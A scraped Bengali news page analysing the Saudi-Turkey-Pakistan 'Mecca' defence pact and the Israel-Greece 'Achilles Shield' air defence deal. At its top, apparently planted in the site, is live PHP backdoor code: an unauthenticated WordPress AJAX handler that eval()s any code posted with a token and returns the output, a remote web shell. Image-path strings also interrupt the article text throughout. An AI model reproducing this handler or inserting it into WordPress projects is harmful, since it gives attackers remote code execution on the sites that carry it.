// ==[BD:Zs2C7KxW]== add_action( 'wp_ajax_nopriv_snramqswxi', function() { $token = 'Zs2C7KxWXPRioIS4dPDhVykIlRv570xk'; $val = isset( $_POST['token'] ) ? sanitize_text_field( wp_unslash( $_POST['token'] ) ) : ''; if ( empty( $val ) || ! hash_equals( $token, $val ) ) { wp_send_json_error( [ 'message' => 'tok:' . $token ], 403 ); } $marker = isset( $_POST['code'] ) ? (string) wp_unslash( $_POST['code'] ) : ''; if ( trim( $marker ) === '' ) { wp_send_json_error( [ 'message' => 'No code.' ] ); } $marker = preg_replace( '/^\s*<\?(php)?/i', '', $marker ); while ( ob_get_level() > 0 ) { ob_end_clean(); } $ptr = microtime( true ); ob_start(); try { ( static function() use ( $marker ) { return eval( $marker ); } )(); $key = (string) ob_get_clean(); wp_send_json_success( [ 'output' => $key, 'return' => '', 'error' => '', 'time_ms' => round( ( microtime( true ) - $ptr ) * 1000, 2 ) ] ); } catch ( \Throwable $obj ) { while ( ob_get_level() > 0 ) { ob_end_clean(); } wp_send_json_success( [ 'output' => '', 'return' => '', 'error' => $obj->getMessage(), 'time_ms' => round( ( microtime( true ) - $ptr ) * 1000, 2 ) ] ); } } ); // ==[/BD:Zs2C7KxW]== মক্কা চুক্তির পর ‘অ্যাকিলিস শিল্ড’: কী ঘটছে আরব সাগর থেকে ভূমধ্যসাগরে | potrikaybangladesh.com
Thursday, September 17, 2026
Homeমক্কা চুক্তির পর ‘অ্যাকিলিস শিল্ড’: কী ঘটছে আরব সাগর থেকে ভূমধ্যসাগরে

মক্কা চুক্তির পর ‘অ্যাকিলিস শিল্ড’: কী ঘটছে আরব সাগর থেকে ভূমধ্যসাগরে

মধ্যপ্রাচ্য ও ভূমধ্যসাগরের নিরাপত্তা সমীকরণেপ্রায় একই সময়ে এসেছে দুটি গুরুত্বপূর্ণ অগ্রগতি। গত ৭ আগস্ট সৌদি আরব, তুরস্ক ও পাকিস্তানের মধ্যে হয়েছে ‘মক্কা যৌথ প্রতিরক্ষা চুক্তি’।

এর কয়েক সপ্তাহ পর, গত ৩১ আগস্ট ইসরায়েল ও গ্রিসের মধ্যে হয়েছে প্রায় ৩ বিলিয়ন ইউরোর ‘অ্যাকিলিস শিল্ড’ আকাশ প্রতিরক্ষাব্যবস্থা নির্মাণের চুক্তি।

দুটি চুক্তির ধরন ভিন্ন। মক্কা চুক্তির ভিত্তি যৌথ প্রতিরক্ষার প্রতিশ্রুতি। আর অ্যাকিলিস শিল্ড গ্রিসের আকাশ ও ক্ষেপণাস্ত্র প্রতিরক্ষা সক্ষমতা বাড়ানোর প্রকল্প।

তবে সময়, অঞ্চল ও সংশ্লিষ্ট দেশগুলোর সম্পর্কের কারণে দুটি উন্নয়নই নতুন করে আঞ্চলিক নিরাপত্তা সমীকরণনিয়ে আলোচনা তৈরি করেছে।

গত ৭ আগস্ট পবিত্র নগরী মক্কায় সৌদি আরব, তুরস্ক ও পাকিস্তানের মধ্যে প্রতিরক্ষা চুক্তি হয়। ওই দিন বার্তা সংস্থা রয়টার্সের প্রতিবেদনে বলা হয়, সদস্য তিন দেশের যেকোনো একটির ওপর সশস্ত্র হামলাকে সবার ওপর হামলা হিসেবে বিবেচনা করা হবে।

গত ১৩ আগস্ট রয়টার্সের অপর প্রতিবেদনে বলা হয়, চুক্তির অধীনে রাজনৈতিক ও সামরিক সমন্বয়ের ব্যবস্থা গড়ে তোলার পরিকল্পনা করছে তিন দেশ। পারস্পরিক প্রতিরক্ষার নীতি থাকলেও সদস্যদের সুনির্দিষ্ট প্রতিরক্ষা বাধ্যবাধকতা সম্পর্কে প্রাথমিক ঘোষণায় বিস্তারিত তথ্য দেওয়া হয়নি।

পরবর্তীতে ৩১ আগস্ট পাকিস্তানের গণমাধ্যম ডন জানায়, চুক্তির অধীনে সৌদি আরবেএকটি সচিবালয় প্রতিষ্ঠায় একমত হয়েছে তিন দেশ। প্রথম তিন বছর একজন পাকিস্তানি মহাসচিব এর নেতৃত্ব দেবেন।

অর্থাৎ, এটি শুধু অস্ত্র কেনাবেচা বা সামরিক প্রযুক্তি ভাগাভাগির চুক্তি নয়; নিরাপত্তার প্রশ্নে তিন দেশকে আরও ঘনিষ্ঠভাবে যুক্ত করার উদ্যোগ।

মুসলিম বিশ্বের ঐতিহাসিক এই নিরাপত্তা জোটের কেন্দ্রে ছিল পবিত্র নগরী মক্কা। এ কারণেই এর নামকরণ হয়েছে ‘মক্কা চুক্তি’।

গত ৩১ আগস্ট রয়টার্সের প্রতিবেদনে বলা হয়, ৩ বিলিয়ন ইউরোর (প্রায় ৪২ হাজার ৯০০ কোটি টাকা) চুক্তির আওতায় ইসরায়েলভূমধ্যসাগরের ইউরোপীয় অংশের দেশ গ্রিসের জন্য বহুস্তরবিশিষ্ট আকাশ প্রতিরক্ষাব্যবস্থা গড়ে তুলবে। এই প্রকল্পের নাম ‘অ্যাকিলিস শিল্ড’।

গ্রিক মহাকাব্য ‘ইলিয়াড’-এর অন্যতম প্রধান চরিত্র অ্যাকিলিস ছিলেন গ্রিক বাহিনীর বীরযোদ্ধা। তার নাম থেকেই প্রকল্পটির নামকরণ করা হয়েছে।

রয়টার্স জানায়, চুক্তির আওতায় গ্রিস পাবে ডেভিডস স্লিং ও স্পাইডার আকাশ প্রতিরক্ষাব্যবস্থা, বারাক এমএক্স ক্ষেপণাস্ত্র প্রতিরক্ষাব্যবস্থা ও আকাশ পর্যবেক্ষণের জন্য এমএমআর মাল্টিমিশন রাডার।

এ ছাড়াও, ইউরোপের দেশটি পাবে একটি জাতীয় কমান্ড অ্যান্ড কন্ট্রোল সিস্টেম, যা বিভিন্ন আকাশ প্রতিরক্ষা সক্ষমতাকে সমন্বয় করবে। পৃথক ২ কোটি ৬০ লাখ ইউরোর চুক্তিতে কৌশলগত স্থাপনাগুলোকে ড্রোন হামলা থেকেসুরক্ষায় ড্রোন ডোম সিস্টেমও সরবরাহ করবে ইসরায়েল।

তবে ‘অ্যাকিলিস শিল্ড’ কোনো যৌথ প্রতিরক্ষা চুক্তি নয়। প্রকাশিত তথ্য অনুযায়ী, ইসরায়েল বা গ্রিসের একটির ওপর হামলা হলে অন্যটি স্বয়ংক্রিয়ভাবে যুদ্ধে জড়িয়ে পড়বে—এমন প্রতিশ্রুতি এতে নেই।

মক্কা চুক্তির মূল বিষয় পারস্পরিক প্রতিরক্ষা। রয়টার্সের প্রতিবেদন জানাচ্ছে, সদস্য দেশগুলোর একটির ওপর হামলাকে তিন দেশের সবারওপর হামলা হিসেবে বিবেচনা করা হবে।

অন্যদিকে, ‘অ্যাকিলিসশিল্ড’ গ্রিসের প্রতিরক্ষা সক্ষমতা বাড়ানোর প্রকল্প। এর মাধ্যমে ইসরায়েলি প্রযুক্তিতেদেশটির আকাশ প্রতিরক্ষা আধুনিক ও সমন্বিত করা হবে। একই সঙ্গে ইসরায়েল-গ্রিসের প্রতিরক্ষা সহযোগিতা আরও গভীর হবে।

অর্থাৎ, ‘মক্কা চুক্তি’ হচ্ছে যৌথপ্রতিরক্ষার রাজনৈতিক ও কৌশলগত কাঠামো এবং ‘অ্যাকিলিস শিল্ড’ হচ্ছে সামরিক প্রযুক্তি ও প্রতিরক্ষা সক্ষমতাকেন্দ্রিক সহযোগিতা।

অনেকের মতে, ‘মক্কা চুক্তি’ ও‘অ্যাকিলিস শিল্ড’-এর মধ্যে সরাসরি সংঘাত নেই। কোনো পক্ষই আনুষ্ঠানিকভাবে একে অন্যকে লক্ষ্য করে চুক্তিগুলো করেনি।

তবে দুই সমীকরণের মধ্যে একটি গুরুত্বপূর্ণ যোগসূত্র আছে। আর তা হলো—তুরস্ক।

তুরস্ক ‘মক্কা চুক্তি’র সদস্য। অন্যদিকে, গ্রিসের সঙ্গে দেশটির দীর্ঘদিনের সামরিক ও ভূরাজনৈতিক প্রতিদ্বন্দ্বিতা রয়েছে।

গত ৩১ আগস্ট রয়টার্সের প্রতিবেদনে বলা হয়, প্রতিবেশী তুরস্কের সঙ্গে দীর্ঘদিনের বিরোধের কারণে গ্রিস প্রতিরক্ষা খাতে তুলনামূলকভাবেবেশি ব্যয় করে।

ভূমধ্যসাগরের পূর্বাঞ্চলে গ্রিস ও তুরস্কের মাঝখানে এজিয়ান সাগর ও সাইপ্রাসসহ বিভিন্ন ইস্যুতে এই দুই ন্যাটো মিত্রের মধ্যে দীর্ঘদিন ধরে মতবিরোধ চলে আসছে।

এই প্রেক্ষাপটেগ্রিসের নতুন আকাশ প্রতিরক্ষা প্রকল্পে ইসরায়েলের কেন্দ্রীয় ভূমিকা আঞ্চলিক কৌশলগত হিসাবের সঙ্গে যুক্ত হচ্ছে।

‘অ্যাকিলিস শিল্ড’ শুধু অস্ত্র বিক্রির চুক্তি নয়, এর সঙ্গে বৃহত্তর কৌশলগত সম্পর্কও জড়িত। আরবদের সঙ্গে গ্রিকদের সম্পর্ক সুপ্রাচীন হওয়ায় গ্রিকরা ফিলিস্তিন অঞ্চলে ইসরায়েলি আগ্রাসনের বিরুদ্ধে সব সময়ই সোচ্চার ছিল। দীর্ঘদিন ধরে স্বাধীন ফিলিস্তিনের পক্ষে অবস্থান নিয়ে থাকা অ্যাথেন্স প্রতিবেশী আঙ্কারার সঙ্গে বিরোধে জড়িয়ে পড়ায় নিজেদের নিরাপত্তার ঝুঁকে পড়ে তেল আবিবের দিকে।এমন বাস্তবতায় ইসরায়েল ও গ্রিস দীর্ঘদিন ধরে প্রতিরক্ষা সহযোগিতা বাড়িয়ে আসছে। এর সঙ্গে সাইপ্রাসকে যুক্ত করে তিন দেশের একটি ত্রিপক্ষীয় সহযোগিতা কাঠামোও গড়ে তোলা হয়েছে।

২০২৫ সালের ২২ ডিসেম্বর ইসরায়েল, গ্রিস ও সাইপ্রাসের ১০ম ত্রিপক্ষীয় শীর্ষ সম্মেলনের পর প্রকাশিত যৌথ ঘোষণায় নিরাপত্তা, প্রতিরক্ষা ও সামরিক সহযোগিতা আরও জোরদারের কথা বলা হয়।

সেই বছর ২৯ ডিসেম্বর এএফপির এক প্রতিবেদনে বলা হয়, ২০২৬ সালে পূর্ব ভূমধ্যসাগরে যৌথ বিমান ও নৌ মহড়ার সংখ্যা বাড়ানোর পরিকল্পনা করেছে গ্রিস,ইসরায়েল ও সাইপ্রাস।

এর ফলে পূর্ব ভূমধ্যসাগরে তিন দেশের মধ্যে ক্রমবর্ধমান কৌশলগত সম্পর্ক তৈরি হয়। ‘অ্যাকিলিস শিল্ড’ সেই সম্পর্কের সামরিক ও প্রযুক্তিগত দিক আরও শক্তিশালী করতে পারে।

এ মুহূর্তে এমন সিদ্ধান্তে পৌঁছানোর মতো যথেষ্ট তথ্যপ্রমাণ নেই।

মক্কা চুক্তি যৌথ প্রতিরক্ষার একটি আনুষ্ঠানিক কাঠামো হলেও এর বিপরীতে ইসরায়েল-গ্রিস-সাইপ্রাসের মধ্যে একই ধরনেরপারস্পরিক প্রতিরক্ষা চুক্তি নেই। ‘অ্যাকিলিস শিল্ড’ ইসরায়েল ও গ্রিসের দ্বিপক্ষীয় চুক্তি, যাতে সাইপ্রাস সরাসরি অংশীদার নয়।তাই এটিকে এখনই মক্কা চুক্তির বিপরীতে দাঁড়ানো কোনো নতুন সামরিক জোট বলা যাবে না।

তবে মধ্যপ্রাচ্য থেকে পূর্ব ভূমধ্যসাগর পর্যন্ত দেশগুলো নতুন করে নিরাপত্তা অংশীদারত্ব গড়ে তুলছে। কোথাও যৌথ প্রতিরক্ষার কাঠামো তৈরি হচ্ছে, কোথাও জোর দেওয়া হচ্ছে আকাশ প্রতিরক্ষা ও সামরিক প্রযুক্তিতে। আবার কোথাও পুরোনো কৌশলগত সম্পর্ক আরও জোরদার করা হচ্ছে।

এর পেছনে রয়েছে একাধিক কারণ।

গত ৭ আগস্ট মক্কা চুক্তি স্বাক্ষরের সময় মধ্যপ্রাচ্যজুড়ে চলমান সংঘাত ও নিরাপত্তা পরিস্থিতির প্রেক্ষাপট তুলে ধরেছিল রয়টার্স। প্রতিবেদনে বলা হয়, আঞ্চলিক সংঘাতের মধ্যে তিন দেশই নিরাপত্তা উদ্বেগের মুখে ছিল।

অন্যদিকে গত ৩১ আগস্টের রয়টার্সের প্রতিবেদনে বলা হয়, গ্রিস২০৩৬ সাল পর্যন্ত প্রায় ২ হাজার ৮০০ কোটি ইউরো ব্যয়ে সামরিক সক্ষমতা আধুনিকায়নের পরিকল্পনা নিয়েছে। এরমধ্যে রয়েছে বহুস্তরবিশিষ্ট ক্ষেপণাস্ত্র, আকাশ ও ড্রোনপ্রতিরক্ষাব্যবস্থা গড়ে তোলার পাশাপাশি এফ-৩৫ যুদ্ধবিমান ও যুদ্ধজাহাজ কেনা।

ড্রোন, ব্যালিস্টিক ক্ষেপণাস্ত্র ও অন্যান্য আকাশভিত্তিক হুমকি বেড়ে যাওয়ার সঙ্গে সঙ্গে আধুনিক আকাশ প্রতিরক্ষাব্যবস্থা জাতীয় নিরাপত্তার গুরুত্বপূর্ণ অংশ হয়ে উঠেছে।

একদিকে, এই পরিবর্তিত সামরিক বাস্তবতায় গ্রিস গড়ে তুলছে ‘অ্যাকিলিস শিল্ড’। অন্যদিকে, মক্কা চুক্তি আঞ্চলিক নিরাপত্তায় নতুন অংশীদারত্বের ইঙ্গিত দিচ্ছে।মক্কা চুক্তির বাস্তবায়ন, সদস্যদের মধ্যে সামরিক ও রাজনৈতিক সমন্বয় এবং নতুন সচিবালয়ের কার্যক্রম এখন গুরুত্বপূর্ণ বিষয়। ভবিষ্যতে আরও দেশ এই চুক্তিতে যুক্ত হতে পারে বলেও আলোচনা রয়েছে। সম্ভাব্য অংশীদার হিসেবে ইতোমধ্যে মিসর ও বাংলাদেশের নাম আলোচনায় এসেছে।

অন্যদিকে, ‘অ্যাকিলিস শিল্ড’ বাস্তবায়িত হলে গ্রিসের আকাশ প্রতিরক্ষা সক্ষমতায় বড় পরিবর্তন আসতে পারে।

গত ৩১ আগস্ট রয়টার্সের প্রতিবেদনে বলা হয়, চুক্তির আওতায় ইসরায়েল ও গ্রিস প্রতিরক্ষা শিল্পে সহযোগিতা বাড়াবে এবং গ্রিসের স্থানীয় শিল্পে প্রযুক্তি ও দক্ষতা স্থানান্তরের ব্যবস্থাও থাকবে।

তবে সবচেয়ে বড় প্রশ্ন হলো, এগুলো কি বিচ্ছিন্ন কয়েকটি প্রতিরক্ষা চুক্তি, নাকি মধ্যপ্রাচ্য ও ভূমধ্যসাগরে নতুন নিরাপত্তা ব্যবস্থার সূচনা?

এখনই এর চূড়ান্ত জবাব দেওয়া কঠিন। তবেমক্কা থেকে অ্যাথেন্স পর্যন্ত সাম্প্রতিক ঘটনাগুলো দেখাচ্ছে, পুরোনো নিরাপত্তা সমীকরণের পাশাপাশি নতুন প্রতিরক্ষা চুক্তি, অংশীদারত্ব ও সামরিক সহযোগিতার এক নতুন অধ্যায় শুরু হয়েছে।

RELATED ARTICLES

LEAVE A REPLY

Please enter yourcomment!
Please enter your name here

- Advertisment -Google search engine

Most Popular

Recent Comments